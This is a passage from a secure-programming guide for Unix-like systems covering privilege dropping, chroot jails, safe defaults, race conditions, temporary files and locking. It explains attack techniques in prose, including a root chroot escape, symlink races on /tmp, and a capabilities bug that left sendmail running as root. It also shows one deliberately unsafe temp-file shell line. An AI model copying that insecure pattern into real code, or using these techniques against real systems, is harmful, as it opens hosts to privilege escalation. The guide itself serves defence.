  compartment --chroot /home/ftp --cap CAP_NET_BIND_SERVICE anon-ftpd
```

At the time of this writing, the tool is immature and not available on typical Linux distributions, but this may quickly change. You can download the program via http://www.suse.de/~marc.

FreeBSD has the jail() function for limiting privileges; see the jail documentation for more information. There are a number of specialized tools and extensions for limiting privileges; see Section 3.10.

6.3.2. Minimize the Time the Privilege Can Be Used

As soon as possible, permanently give up privileges. Some Unix−like systems, including Linux, implement ``saved'' IDs which store the ``previous'' value. The simplest approach is to set the other id's twice to an untrusted id. In setuid/setgid programs, you should usually set the effective gid and uid to the real ones, in particular right after a fork(2), unless there's a good reason not to. Note that you have to change the gid first when dropping from root to another privilege or it won't work − once you drop root privileges, you won't be able to change much else.

It's worth noting that there's a well−known related bug that uses POSIX capabilities to interfere with this minimization. This bug affects Linux kernel 2.2.0 through 2.2.15, and possibly a number of other Unix−like systems with POSIX capabilities. See Bugtraq id 1322 on http://www.securityfocus.com for more information. Here is their summary:

> POSIX "Capabilities" have recently been implemented in the Linux kernel. These "Capabilities" are an additional form of privilege control to enable more specific control over what priviliged processes can do. Capabilities are implemented as three (fairly large) bitfields, which each bit representing a specific action a privileged process can perform. By setting specific bits, the actions of priviliged processes can be controlled −− access can be granted for various functions only to the specific parts of a program that require them. It is a security measure. The problem is that capabilities are copied with fork() execs, meaning that if capabilities are modified by a parent process, they can be carried over. The way that this can be exploited is by setting all of the capabilities to zero (meaning, all of the bits are off) in each of the three bitfields and then executing a setuid program that attempts to drop priviliges before executing code that could be dangerous if run as root, such as what sendmail does. When sendmail attempts to drop priviliges using setuid(getuid()), it fails not having the capabilities required to do so in its bitfields and with no checks on its return value . It continues executing with superuser priviliges, and can run a users .forward file as root leading to a complete compromise.

One approach, used by sendmail, is to attempt to do setuid(0) after a setuid(getuid()); normally this should fail. If it succeeds, the program should stop. For more information, see http://sendmail.net/?feed=000607linuxbug. In the short term this might be a good idea in other programs, though clearly the better long−term approach is to upgrade the underlying system.

6.3.3. Minimize the Time the Privilege is Active

Use setuid(2), seteuid(2), and related functions to ensure that the program only has these privileges active when necessary. As noted above, you might want ensure that these privileges are disabled while parsing user input, but more generally, only turn on privileges when they're actually needed. Note that some buffer overflow attacks, if successful, can force a program to run arbitrary code, and that code could re−enable privileges that were temporarily dropped. Thus, it's always better to completely drop privileges as soon as possible. Still, temporarily disabling these permissions prevents a whole class of attacks, such as techniques to convince a program to write into a file that perhaps it didn't intend to write into. Since this technique prevents many attacks, it's worth doing if completely dropping the privileges can't be done at that point in the program.

6.3.4. Minimize the Modules Granted the Privilege

If only a few modules are granted the privilege, then it's much easier to determine if they're secure. One way to do so is to have a single module use the privilege and then drop it, so that other modules called later cannot misuse the privilege. Another approach is to have separate commands in separate executables; one command might be a complex tool that can do a vast number of tasks for a privileged user (e.g., root), while the other tool is setuid but is a small, simple tool that only permits a small command subset. The small, simple tool checks to see if the input meets various criteria for acceptability, and then if it determines the input is acceptable, it passes the data on to the complex tool. Note that the small, simple tool must do a thorough job checking its inputs and limiting what it will pass along to the complex tool, or this can be a vulnerability. These approaches can even be layered several ways, for example, a complex user tool could call a simple setuid ``wrapping'' program (that checks its inputs for secure values) that then passes on information to another complex trusted tool. This approach is especially helpful for GUI−based systems; have the GUI portion run as a normal user, and then pass security−relevant requests on to another program that has the special privileges for actual execution.

Some operating systems have the concept of multiple layers of trust in a single process, e.g., Multics' rings. Standard Unix and Linux don't have a way of separating multiple levels of trust by function inside a single process like this; a call to the kernel increases privileges, but otherwise a given process has a single level of trust. Linux and other Unix−like systems can sometimes simulate this ability by forking a process into multiple processes, each of which has different privilege. To do this, set up a secure communication channel (usually unnamed pipes or unnamed sockets are used), then fork into different processes and have each process drop as many privileges as possible. Then use a simple protocol to allow the less trusted processes to request actions from the more trusted process(es), and ensure that the more trusted processes only support a limited set of requests.

This is one area where technologies like Java 2 and Fluke have an advantage. For example, Java 2 can specify fine−grained permissions such as the permission to only open a specific file. However, general−purpose operating systems do not typically have such abilities at this time; this may change in the near future. For more about Java, see Section 9.6.

6.3.5. Consider Using FSUID To Limit Privileges

Each Linux process has two Linux−unique state values called filesystem user id (fsuid) and filesystem group id (fsgid). These values are used when checking against the filesystem permissions. If you're building a program that operates as a file server for arbitrary users (like an NFS server), you might consider using these Linux extensions. To use them, while holding root privileges change just fsuid and fsgid before accessing files on behalf of a normal user. This extension is fairly useful, and provides a mechanism for limiting filesystem access rights without removing other (possibly necessary) rights. By only setting the fsuid (and not the euid), a local user cannot send a signal to the process. Also, avoiding race conditions is much easier in this situation. However, a disadvantage of this approach is that these calls are not portable to other Unix−like systems.

6.3.6. Consider Using Chroot to Minimize Available Files

You can use chroot(2) to limit the files visible to your program. This requires carefully setting up a directory (called the ``chroot jail'') and correctly entering it. This can be a fairly effective technique for improving a program's security − it's hard to interfere with files you can't see. However, it depends on a whole bunch of assumptions, in particular, the program must lack root privileges, it must not have any way to get root privileges, and the chroot jail must be properly set up. I recommend using chroot(2) where it makes sense to do so, but don't depend on it alone; instead, make it part of a layered set of defenses. Here are a few notes about the use of chroot(2):

* The program can still use non−filesystem objects that are shared across the entire machine (such as System V IPC objects and network sockets). It's best to also use separate pseudousers and/or groups, because all Unix−like systems include the ability to isolate users; this will at least limit the damage a subverted program can do to other programs. Note that current most Unix−like systems (including Linux) won't isolate intentionally cooperating programs; if you're worried about malicious programs cooperating, you need to get a system that implements some sort of mandatory access control and/or limits covert channels.
* Be sure to close any filesystem descriptors to outside files if you don't want them used later. In particular, don't have any descriptors open to directories outside the chroot jail, or set up a situation where such a descriptor could be given to it (e.g., via Unix sockets or an old implementation of /proc). If the program is given a descriptor to a directory outside the chroot jail, it could be used to escape out of the chroot jail.
* The chroot jail has to be set up to be secure. Don't use a normal user's home directory (or subdirectory) as a chroot jail; use a separate location or ``home'' directory specially set aside for the purpose. Place the absolute minimum number of files there. Typically you'll have a /bin, /etc/, /lib, and maybe one or two others (e.g., /pub if it's an ftp server). Place in /bin only what you need to run after doing the chroot(); sometimes you need nothing at all (try to avoid placing a shell there, though sometimes that can't be helped). You may need a /etc/passwd and /etc/group so file listings can show some correct names, but if so, try not to include the real system's values, and certainly replace all passwords with "*".

  In /lib, place only what you need; use ldd(1) to query each program in /bin to find out what it needs, and only include them. On Linux, you'll probably need a few basic libraries like ld−linux.so.2, and not much else. Alternatively, recompile any necessary programs to be statically linked, so that they don't need dynamically loaded libraries at all.

  It's usually wiser to completely copy in all files, instead of making hard links; while this wastes some time and disk space, it makes it so that attacks on the chroot jail files do not automatically propogate into the regular system's files. Mounting a /proc filesystem, on systems where this is supported, is generally unwise. In fact, in very old versions of Linux (versions 2.0.x, at least up through 2.0.38) it's a known security flaw, since there are pseudodirectories in /proc that would permit a chroot'ed program to escape. Linux kernel 2.2 fixed this known problem, but there may be others; if possible, don't do it.
* Chroot really isn't effective if the program can acquire root privilege. For example, the program could use calls like mknod(2) to create a device file that can view physical memory, and then use the resulting device file to modify kernel memory to give itself whatever privileges it desired. Another example of how a root program can break out of chroot is demonstrated at http://www.suid.edu/source/breakchroot.c. In this example, the program opens a file descriptor for the current directory, creates and chroots into a subdirectory, sets the current directory to the previously−opened current directory, repeatedly cd's up from the current directory (which since it is outside the current chroot succeeds in moving up to the real filesystem root), and then calls chroot on the result. By the time you read this, these weaknesses may have been plugged, but the reality is that root privilege has traditionally meant ``all privileges'' and it's hard to strip them away. It's better to assume that a program requiring continuous root privileges will only be mildly helped using chroot().

Of course, you may be able to break your program into parts, so that at least part of it can be in a chroot jail.

6.3.7. Consider Minimizing the Accessible Data

Consider minimizing the amount of data that can be accessed by the user. For example, in CGI scripts, place all data used by the CGI script outside of the document tree unless there is a reason the user needs to see the data directly. Some people have the false notion that, by not publically providing a link, no one can access the data, but this is simply not true.

6.4. Avoid Creating Setuid/Setgid Scripts

Many Unix−like systems, in particular Linux, simply ignore the setuid and setgid bits on scripts to avoid the race condition described earlier. Since support for setuid scripts varies on Unix−like systems, they're best avoided in new applications where possible. As a special case, Perl includes a special setup to support setuid Perl scripts, so using setuid and setgid is acceptable in Perl if you truly need this kind of functionality. If you need to support this kind of functionality in your own interpreter, examine how Perl does this. Otherwise, a simple approach is to ``wrap'' the script with a small setuid/setgid executable that creates a safe environment (e.g., clears and sets environment variables) and then calls the script (using the script's full path). Make sure that the script cannot be changed by an attacker! Shell scripting languages have additional problems, and really should not be setuid/setgid; see Section 9.4 for more information about this.

6.5. Configure Safely and Use Safe Defaults

Configuration is considered to currently be the number one security problem. Therefore, you should spend some effort to (1) make the initial installation secure, and (2) make it easy to reconfigure the system while keeping it secure.

Never have the installation routines install a working ``default'' password. If you need to install new ``users'', that's fine − just set them up with an impossible password, leaving time for administrators to set the password (and leaving the system secure before the password is set). Administrators will probably install hundreds of packages and almost certainly forget to set the password − it's likely they won't even know to set it, if you create a default password.

A program should have the most restrictive access policy until the administrator has a chance to configure it. Please don't create ``sample'' working users or ``allow access to all'' configurations as the starting configuration; many users just ``install everything'' (installing all available services) and never get around to configuring many services. In some cases the program may be able to determine that a more generous policy is reasonable by depending on the existing authentication system, for example, an ftp server could legitimately determine that a user who can log into a user's directory should be allowed to access that user's files. Be careful with such assumptions, however.

Have installation scripts install a program as safely as possible. By default, install all files as owned by root or some other system user and make them unwriteable by others; this prevents non−root users from installing viruses. Indeed, it's best to make them unreadable by all but the trusted user. Allow non−root installation where possible as well, so that users without root privileges and administrators who do not fully trust the installer can still use the program.

Try to make configuration as easy and clear as possible, including post−installation configuration. Make using the ``secure'' approach as easy as possible, or many users will use an insecure approach without understanding the risks. On Linux, take advantage of tools like linuxconf, so that users can easily configure their system using an existing infrastructure.

If there's a configuration language, the default should be to deny access until the user specifically grants it. Include many clear comments in the sample configuration file, if there is one, so the administrator understands what the configuration does.

6.6. Load Initialization Values Safely

Many programs read an initialization file to allow their defaults to be configured. You must ensure that an attacker can't change which initialization file is used, nor create or modify that file. Often you should *not* use the current directory as a source of this information, since if the program is used as an editor or browser, the user may be viewing the directory controlled by someone else. Instead, if the program is a typical user application, you should load any user defaults from a hidden file or directory contained in the user's home directory. If the program is setuid/setgid, don't read any file controlled by the user unless you carefully filter it as an untrusted (potentially hostile) input. Trusted configuration values should be loaded from somewhere else entirely (typically from a file in /etc).

6.7. Fail Safe

A secure program should always ``fail safe'', that is, it should be designed so that if the program does fail, the safest result should occur. For security−critical programs, that usually means that if some sort of misbehavior is detected (malformed input, reaching a ``can't get here'' state, and so on), then the program should immediately deny service and stop processing that request. Don't try to ``figure out what the user wanted'': just deny the service. Sometimes this can decrease reliability or usability (from a user's perspective), but it increases security. There are a few cases where this might not be desired (e.g., where denial of service is much worse than loss of confidentiality or integrity), but such cases are quite rare.

Note that I recommend ``stop processing the request'', not ``fail altogether''. In particular, most servers should not completely halt when given malformed input, because that creates a trivial opportunity for a denial of service attack (the attacker just sends garbage bits to prevent you from using the service). Sometimes taking the whole server down is necessary, in particular, reaching some ``can't get here'' states may signal a problem so drastic that continuing is unwise.

Consider carefully what error message you send back when a failure is detected. if you send nothing back, it may be hard to diagnose problems, but sending back too much information may unintentionally aid an attacker. Usually the best approach is to reply with ``access denied'' or ``miscellaneous error encountered'' and then write more detailed information to an audit log (where you can have more control over who sees the information).

6.8. Avoid Race Conditions

A ``race condition'' can be defined as ``Anomolous behavior due to unexpected critical dependence on the relative timing of events'' [FOLDOC]. Race conditions generally involve one or more processes accessing a shared resource (such a file or variable), where this multiple access has not been properly controlled.

In general, processes do not execute atomically; another process may interrupt it between essentially any two instructions. If a secure program's process is not prepared for these interruptions, another process may be able to interfere with the secure program's process. Any pair of operations must not fail if another process's code arbitrary code is executed between them.

Race condition problems can be notionally divided into two categories:

- Interference caused by untrusted processes. Some security taxonomies call this problem a ``sequence'' or ``non−atomic'' condition. These are conditions caused by processes running other, different programs, which ``slip in'' other actions between steps of the secure program. These other programs might be invoked by an attacker specifically to cause the problem. This book will call these sequencing problems.
- Interference caused by trusted processes (from the secure program's point of view). Some taxonomies call these deadlock, livelock, or locking failure conditions. These are conditions caused by processes running the ``same'' program. Since these different processes may have the ``same'' privileges, if not properly controlled they may be able to interfere with each other in a way other programs can't. Sometimes this kind of interference can be exploited. This book will call these locking problems.

6.8.1. Sequencing (Non−Atomic) Problems

In general, you must check your code for any pair of operations that might fail if arbitrary code is executed between them.

Note that loading and saving a shared variable are usually implemented as separate operations and are not atomic. This means that an ``increment variable'' operation is usually converted into loading, incrementing, and saving operation, so if the variable memory is shared the other process may interfere with the incrementing.

Secure programs must determine if a request should be granted, and if so, act on that request. There must be no way for an untrusted user to change anything used in this determination before the program acts on it. This kind of race condition is sometimes termed a ``time of check − time of use'' (TOCTOU) race condition.

6.8.1.1. Atomic Actions in the Filesystem

The problem of failing to perform atomic actions repeatedly comes up in the filesystem. In general, the filesystem is a shared resource used by many programs, and some programs may interfere with its use by other programs. Secure programs should generally avoid using access(2) to determine if a request should be granted, followed later by open(2), because users may be able to move files around between these calls, possibly creating symbolic links or files of their own choosing instead. A secure program should instead set its effective id or filesystem id, then make the open call directly. It's possible to use access(2) securely, but only when a user cannot affect the file or any directory along its path from the filesystem root.

When creating a file, you should open it using the modes O_CREAT | O_EXCL and grant only very narrow permissions (only to the current user); you'll also need to prepare for having the open fail. If you need to be able to open the file (e.g,. to prevent a denial−of−service), you'll need to repetitively (1) create a ``random'' filename, (2) open the file as noted, and (3) stop repeating when the open succeeds.

Ordinary programs can become security weaknesses if they don't create files properly. For example, the ``joe'' text editor had a weakness called the ``DEADJOE'' symlink vulnerability. When joe was exited in a nonstandard way (such as a system crash, closing an xterm, or a network connection going down), joe would unconditionally append its open buffers to the file "DEADJOE". This could be exploited by the creation of DEADJOE symlinks in directories where root would normally use joe. In this way, joe could be used to append garbage to potentially−sensitive files, resulting in a denial of service and/or unintentional access.

As another example, when performing a series of operations on a file's metainformation (such as changing its owner, stat−ing the file, or changing its permission bits), first open the file and then use the operations on open files. This means use the fchown( ), fstat( ), or fchmod( ) system calls, instead of the functions taking filenames such as chown(), chgrp(), and chmod(). Doing so will prevent the file from being replaced while your program is running (a possible race condition). For example, if you close a file and then use chmod() to change its permissions, an attacker may be able to move or remove the file between those two steps and create a symbolic link to another file (say /etc/passwd). Other interesting files include /dev/zero, which can provide an infinitely−long data stream of input to a program; if an attacker can ``switch'' the file midstream, the results can be dangerous.

But even this gets complicated − when creating files, you must give them as a minimal set of rights as possible, and then change the rights to be more expansive if you desire. Generally, this means you need to use umask and/or open's parameters to limit initial access to just the user and user group. For example, if you create a file that is initially world−readable, then try to turn off the ``world readable'' bit, an attacker could try to open the file while the permission bits said this was okay. On most Unix−like systems, permissions are only checked on open, so this would result in an attacker having more privileges than intended.

In general, if multiple users can write to a directory in a Unix−like system, you'd better have the ``sticky'' bit set on that directory, and sticky directories had better be implemented. It's much better to completely avoid the problem, however, and create directories that only a trusted special process can access (and then implement that carefully). The traditional Unix temporary directories (/tmp and /var/tmp) are usually implemented as ``sticky'' directories, and all sorts of security problems can still surface, as we'll see next.

6.8.1.2. Temporary Files

This issue of correctly performing atomic operations particularly comes up when creating temporary files. Temporary files in Unix−like systems are traditionally created in the /tmp or /var/tmp directories, which are shared by all users. A common trick by attackers is to create symbolic links in the temporary directory to some other file (e.g., /etc/passwd) while your secure program is running. The attacker's goal is to create a situation where the secure program determines that a given filename doesn't exist, the attacker then creates the symbolic link to another file, and then the secure program performs some operation (but now it actually opened an unintended file). Often important files can be clobbered or modified this way. There are many variations to this attack, such as creating normal files, all based on the idea that the attacker can create (or sometimes otherwise access) file system objects in the same directory used by the secure program for temporary files.

The general problem when creating files in these shared directories is that you must guarantee that the filename you plan to use doesn't already exist at time of creation. Checking ``before'' you create the file doesn't work, because after the check occurs, but before creation, another process can create that file with that filename. Using an ``unpredictable'' or ``unique'' filename doesn't work in general, because another process can often repeatedly guess until it succeeds.

Fundamentally, to create a temporary file in a shared (sticky) directory, you must repetitively: (1) create a ``random'' filename, (2) open it using O_CREAT | O_EXCL and very narrow permissions, and (3) stop repeating when the open succeeds.

According to the 1997 ``Single Unix Specification'', the preferred method for creating an arbitrary temporary file is tmpfile(3). The tmpfile(3) function creates a temporary file and opens a corresponding stream, returning that stream (or NULL if it didn't). Unfortunately, the specification doesn't make any guarantees that the file will be created securely, and I've been unable to assure myself that all implementations do this securely. Implementations of tmpfile(3) should securely create such files, of course, but it's difficult to recommend tmpfile(3) because there's always the possibility that a library implementation fails to do so. This illustrates a more general issue, the tension between abstraction (which hides ``unnecessary'' details) and security (where these ``unnecessary'' details are suddenly critical). If I could satisfy myself that tmpfile(3) was trustworthy, I'd use it, since it's the simplest solution for many situations.

Kris Kennaway recommends using mkstemp(3) for making temporary files in general. His rationale is that you should use well−known library functions to perform this task instead of rolling your own functions, and that this function has well−known semantics. This is certainly a reasonable position. I would add that, if you use mkstemp(3), be sure to use umask(2) to limit the resulting temporary file permissions to only the owner. This is because some implementations of mkstemp(3) (basically older ones) make such files readable and writeable by all, creating a condition in which an attacker can read or write private data in this directory. A minor nuisance is that mkstemp(3) doesn't directly support the environment variables TMP or TMPDIR (as discussed below), so if you want to support them you have to add code to do so. Here's a program in C that demonstrates how to use mkstemp(3) for this purpose, both directly and when adding support for TMP and TMPDIR:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>

void failure(msg) {
 fprintf(stderr, "%s\n", msg);
 exit(1);
}

/*
 * Given a "pattern" for a temporary filename
 * (starting with the directory location and ending in XXXXXX),
 * create the file and return it.
 * This routines unlinks the file, so normally it won't appear in
 * a directory listing.
 * The pattern will be changed to show the final filename.
 */

FILE *create_tempfile(char *temp_filename_pattern)
{
 int temp_fd;
 mode_t old_mode;
 FILE *temp_file;
```

```
 old_mode = umask(077);  /* Create file with restrictive permissions */
 temp_fd = mkstemp(temp_filename_pattern);
 (void) umask(old_mode);
 if (temp_fd == -1) {
   failure("Couldn't open temporary file");
 }
 if (!(temp_file = fdopen(temp_fd, "w+b"))) {
   failure("Couldn't create temporary file's file descriptor");
 }
 if (unlink(temp_filename_pattern) == -1) {
   failure("Couldn't unlink temporary file");
 }
 return temp_file;
}


/*
 * Given a "tag" (a relative filename ending in XXXXXX),
 * create a temporary file using the tag.  The file will be created
 * in the directory specified in the environment variables
 * TMPDIR or TMP, if defined and we aren't setuid/setgid, otherwise
 * it will be created in /tmp.  Note that root (and su'd to root)
 * _will_ use TMPDIR or TMP, if defined.
 *
 */
FILE *smart_create_tempfile(char *tag)
{
 char *tmpdir = NULL;
 char *pattern;
 FILE *result;

 if ((getuid()==geteuid()) && (getgid()==getegid())) {
   if (! ((tmpdir=getenv("TMPDIR")))) {
     tmpdir=getenv("TMP");
   }
 }
 if (!tmpdir) {tmpdir = "/tmp";}

 pattern = malloc(strlen(tmpdir)+strlen(tag)+2);
 if (!pattern) {
   failure("Could not malloc tempfile pattern");
 }
 strcpy(pattern, tmpdir);
 strcat(pattern, "/");
 strcat(pattern, tag);
 result = create_tempfile(pattern);
 free(pattern);
 return result;
}



main() {
 int c;
 FILE *demo_temp_file1;
 FILE *demo_temp_file2;
 char demo_temp_filename1[] = "/tmp/demoXXXXXX";
 char demo_temp_filename2[] = "second-demoXXXXXX";

 demo_temp_file1 = create_tempfile(demo_temp_filename1);
 demo_temp_file2 = smart_create_tempfile(demo_temp_filename2);
 fprintf(demo_temp_file2, "This is a test.\n");
```

```
 printf("Printing temporary file contents:\n");
 rewind(demo_temp_file2);
 while (  (c=fgetc(demo_temp_file2)) != EOF) {
   putchar(c);
 }
 putchar('\n');
 printf("Exiting; you'll notice that there are no temporary files on exit.\n");
}
```

Kennaway also notes that if you can't use mkstemp(3), then make yourself a directory using mkdtemp(3), which is protected from the outside world. Finally, if you really have to use the insecure mktemp(3), use lots of X's − he suggests 10 (if your libc allows it) so that the filename can't easily be guessed (using only 6 X's means that 5 are taken up by the PID, leaving only one random character and allowing an attacker to mount an easy race condition). I add that you should avoid tmpnam(3) as well − some of its uses aren't reliable when threads are present, and it doesn't guarantee that it will work correctly after TMP_MAX uses (yet most practical uses must be inside a loop).

In general, you should avoid using the insecure functions such as mktemp(3) or tmpnam(3), unless you take specific measures to counter their insecurities. If you ever want to make a file in /tmp or a world−writable directory (or group−writable, if you don't trust the group) and don't want to use mk*temp() (e.g. you intend for the file to be predictably named), then *always* use the O_CREAT and O_EXCL flags to open() and *check the return value*. If you fail the open() call, then recover gracefully (e.g. exit).

The GNOME programming guidelines recommend the following C code when creating filesystem objects in shared (temporary) directories to security open temporary files [Quintero 2000]:

```
 char *filename;
 int fd;

 do {
   filename = tempnam (NULL, "foo");
   fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
   free (filename);
 } while (fd == −1);
```

Note that, although the insecure function tempnam(3) is being used, it is wrapped inside a loop using O_CREAT and O_EXCL to counteract its security weaknesses. Note that you need to free() the filename. You should close() and unlink() the file after you are done. If you want to use the Standard C I/O library, you can use fdopen() with mode "w+b" to transform the file descriptor into a FILE *. Note that this approach won't work over NFS version 2 (v2) systems, because older NFS doesn't correctly support O_EXCL. Note that one minor disadvantage to this approach is that, since tempnam can be used insecurely, various compilers and security scanners may give you spurious warnings about its use. This isn't a problem with mkstemp(3).

If you need a temporary file in a shell script, you're probably best off using pipes, using a local directory (e.g., something inside the user's home directory), or in some cases using the current directory. That way, there's no sharing unless the user permits it. If you really want/need the temporary file to be in a shared directory like /tmp, do *not* use the traditional shell technique of using the process id in a template and just creating the file using normal operations like ">". Shell scripts can use "$$" to indicate the PID, but the PID can be easily determined or guessed by an attacker, who can then pre−create files or links with the same name. Thus the following "typical" shell script is *unsafe*:

```
   echo "This is a test" > /tmp/test$$  # DON'T DO THIS.
```

If you need a temporary file or directory in a shell script, and you want it in /tmp, the solution is probably mktemp(1), which is intended for use in shell scripts. Note that mktemp(1) and mktemp(3) are different things − it's mktemp(1) that is safe. To be honest, I'm not enamored of shell scripts creating temporary files in shared directories; creating such files in private directories or using pipes instead is generally preferable. However, if you really need it, use it; mktemp(1) takes a template, then creates a file or directory using O_EXCL and returns the resulting name; since it uses O_EXCL, it's safe on shared directories like /tmp (unless the directory uses NFS version 2). Here are some examples of correct use of mktemp(1) in Bourne shell scripts; these examples are straight from the mktemp(1) man page:

```
# Simple use of mktemp(1), where the script should quit
# if it can't get a safe temporary file:

  TMPFILE=`mktemp /tmp/$0.XXXXXX` || exit 1
  echo "program output" >> $TMPFILE

 # Simple example, if you want to catch the error:

  TMPFILE=`mktemp −q /tmp/$0.XXXXXX`
  if [ $? −ne 0 ]; then
     echo "$0: Can't create temp file, exiting..."
     exit 1
  fi
```

Don't reuse a temporary filename (i.e. remove and recreate it), no matter how you obtained the ``secure'' temporary filename in the first place. An attacker can observe the original filename and hijack it before you recreate it the second time. And of course, always use appropriate file permissions. For example, only allow world/group access if you need the world or a group to access the file, otherwise keep it mode 0600 (i.e., only the owner can read or write it).

Clean up after yourself, either by using an exit handler, or making use of UNIX filesystem semantics and unlink()ing the file immediately after creation so the directory entry goes away but the file itself remains accessible until the last file descriptor pointing to it is closed. You can then continue to access it within your program by passing around the file descriptor. Unlinking the file has a lot of advantages for code maintenance: the file is automatically deleted, no matter how your program crashes. The one minor problem with immediate unlinking is that it makes it slightly harder for administrators to see how disk space is being used, since they can't simply look at the file system by name.

You might consider ensuring that your code for Unix−like systems respects the environment variables TMP or TMPDIR if the provider of these variable values is trusted. By doing so, you make it possible for users to move their temporary files into an unshared directory (and eliminating the problems discussed here), such as a subdirectory inside their home directory. Recent versions of Bastille can set these variables to reduce the sharing between users. Unfortunately, many users set TMP or TMPDIR to a shared directory (say /tmp), so your secure program must still correctly create temporary files even if these environment variables are set. This is one advantage of the GNOME approach, since at least on some systems tempnam(3) automatically uses TMPDIR, while the mkstemp(3) approach requires more code to do this. Please don't create yet more environment variables for temporary directories (such as TEMP), and in particular don't create a different environment name for each application (e.g., don't use "MYAPP_TEMP"). Doing so greatly complicates managing systems, and users wanting a special temporary directory for a specific application can just set the environment variable specially when running that particular application. Of course, if these environment variables might have been set by an untrusted source, you should ignore them − which you'll do anyway if you follow the advice in Section 4.2.3.

These techniques don't work if the temporary directory is remotely mounted using NFS version 2 (NFSv2), because NFSv2 doesn't properly support O_EXCL. See Section 6.8.2.1 for more information. NFS version 3 and later properly support O_EXCL; the simple solution is to ensure that temporary directories are either local or, if mounted using NFS, mounted using NFS version 3 or later. There is a technique for safely creating temporary files on NFS v2, involving the use of link(2) and stat(2), but it's complex; see Section 6.8.2.1 which has more information about this.

As an aside, it's worth noting that FreeBSD has recently changed the mk*temp() family to get rid of the PID component of the filename and replace the entire thing with base−62 encoded randomness. This drastically raises the number of possible temporary files for the "default" usage of 6 X's, meaning that even mktemp(3) with 6 X's is reasonably (probabilistically) secure against guessing, except under very frequent usage. However, if you also follow the guidance here, you'll eliminate the problem they're addressing.

Much of this information on temporary files was derived from Kris Kennaway's posting to Bugtraq about temporary files on December 15, 2000.

6.8.2. Locking

There are often situations in which a program must ensure that it has exclusive rights to something (e.g., a file, a device, and/or existence of a particular server process). Any system which locks resources must deal with the standard problems of locks, namely, deadlocks (``deadly embraces''), livelocks, and releasing ``stuck'' locks if a program doesn't clean up its locks. A deadlock can occur if programs are stuck waiting for each other to release resources. For example, a deadlock would occur if process 1 locks resources A and waits for resource B, while process 2 locks resource B and waits for resource A. Many deadlocks can be prevented by simply requiring all processes that lock multiple resources to lock them in the same order (e.g., alphabetically by lock name).

6.8.2.1. Using Files as Locks

On Unix−like systems resource locking has traditionally been done by creating a file to indicate a lock, because this is very portable. It also makes it easy to ``fix'' stuck locks, because an administrator can just look at the filesystem to see what locks have been set. Stuck locks can occur because the program failed to clean up after itself (e.g., it crashed or malfunctioned) or because the whole system crashed. Note that these are ``advisory'' (not ``mandatory'') locks − all processes needed the resource must cooperate to use these locks.

However, there are several traps to avoid. First, don't use the technique used by very old Unix C programs, which is calling creat() or its open() equivalent, the open() mode O_WRONLY | O_CREAT | O_TRUNC, with the file mode set to 0 (no permissions). For normal users on normal file systems, this works, but this approach fails to lock the file when the user has root privileges. Root can always perform this operation, even when the file already exists. In fact, old versions of Unix had this particular problem in the old editor ``ed'' −− the symptom was that occasionally portions of the password file would be placed in user's files [Rochkind 1985, 22]! Instead, if you're creating a lock for processes that are on the local filesystem, you should use open() with the flags O_WRONLY | O_CREAT | O_EXCL (and again, no permissions, so that other processes with the same owner won't get the lock). Note the use of O_EXCL, which is the official way to create ``exclusive'' files; this even works for root on a local filesystem. [Rochkind 1985, 27].

Second, if the lock file may be on an NFS−mounted filesystem, then you have the problem that NFS version 2 doesn't completely support normal file semantics. This can even be a problem for work that's supposed to be ``local'' to a client, since some clients don't have local disks and may have *all* files remotely mounted via NFS. The manual for *open(2)* explains how to handle things in this case (which also handles the case of root programs):

"... programs which rely on [the O_CREAT and O_EXCL flags of open(2)] for performing locking tasks will contain a race condition. The solution for performing atomic file locking using a lockfile is to create a unique file on the same filesystem (e.g., incorporating hostname and pid), use link(2) to make a link to the lockfile and use stat(2) on the unique file to check if its link count has increased to 2. Do not use the return value of the link(2) call."

Obviously, this solution only works if all programs doing the locking are cooperating, and if all non−cooperating programs aren't allowed to interfere. In particular, the directories you're using for file locking must not have permissive file permissions for creating and removing files.

NFS version 3 added support for O_EXCL mode in open(2); see IETF RFC 1813, in particular the "EXCLUSIVE" value to the "mode" argument of "CREATE". Sadly, not everyone has switched to NFS version 3 or higher at the time of this writing, so you you can't depend on this yet in portable programs. Still, in the long run there's hope that this issue will go away.

If you're locking a device or the existence of a process on a local machine, try to use standard conventions. I recommend using the Filesystem Hierarchy Standard (FHS); it is widely referenced by Linux systems, but it also tries to incorporate the ideas of other Unix−like systems. The FHS describes standard conventions for such locking files, including naming, placement, and standard contents of these files [FHS 1997]. If you just want to be sure that your server doesn't execute more than once on a given machine, you should usually create a process identifier as /var/run/NAME.pid with the pid as its contents. In a similar vein, you should place lock files for things like device lock files in /var/lock. This approach has the minor disadvantage of leaving files hanging around if the program suddenly halts, but it's standard practice and that problem is easily handled by other system tools.

It's important that the programs which are cooperating using files to represent the locks use the same directory, not just the same directory name. This is an issue with networked systems: the FHS explicitly notes that /var/run and /var/lock are unshareable, while /var/mail is shareable. Thus, if you want the lock to work on a single machine, but not interfere with other machines, use unshareable directories like /var/run (e.g., you want to permit each machine to run its own server). However, if you want all machines sharing files in a network to obey the lock, you need to use a directory that they're sharing; /var/mail is one such location. See FHS section 2 for more information on this subject.

6.8.2.2. Other Approaches to Locking

Of course, you need not use files to represent locks. Network servers often need not bother; the mere act of binding to a port acts as a kind of lock, since if there's an existing server bound to a given port, no other server will be able to bind to that port.

Another approach to locking is to use POSIX record locks, implemented through fcntl(2) as a ``discretionary lock''. These are discretionary, that is, using them requires the cooperation of the programs needing the locks (just as the approach to using files to represent locks does). There's a lot to recommend POSIX record locks: POSIX record locking is supported on nearly all Unix−like platforms (it's mandated by POSIX.1), it can lock portions of a file (not just a whole file), and it can handle the difference between read locks and write locks. Even more usefully, if a process dies, its locks are automatically removed, which is usually what is desired.

You can also use mandatory locks, which are based on System V's mandatory locking scheme. These only apply to files where the locked file's setgid bit is set, but the group execute bit is not set. Also, you must mount the filesystem to permit mandatory file locks. In this case, every read(2) and write(2) is checked for locking; while this is more thorough than advisory locks, it's also slower. Also, mandatory locks don't port as widely to other Unix−like systems (they're available on Linux and System V−based systems, but not necessarily on others). Note that processes with root privileges can be held up by a mandatory lock, too, making it possible that this could be the basis of a denial−of−service attack.

6.9. Trust Only Trustworthy Channels

In general, do not trust results from untrustworthy channels.

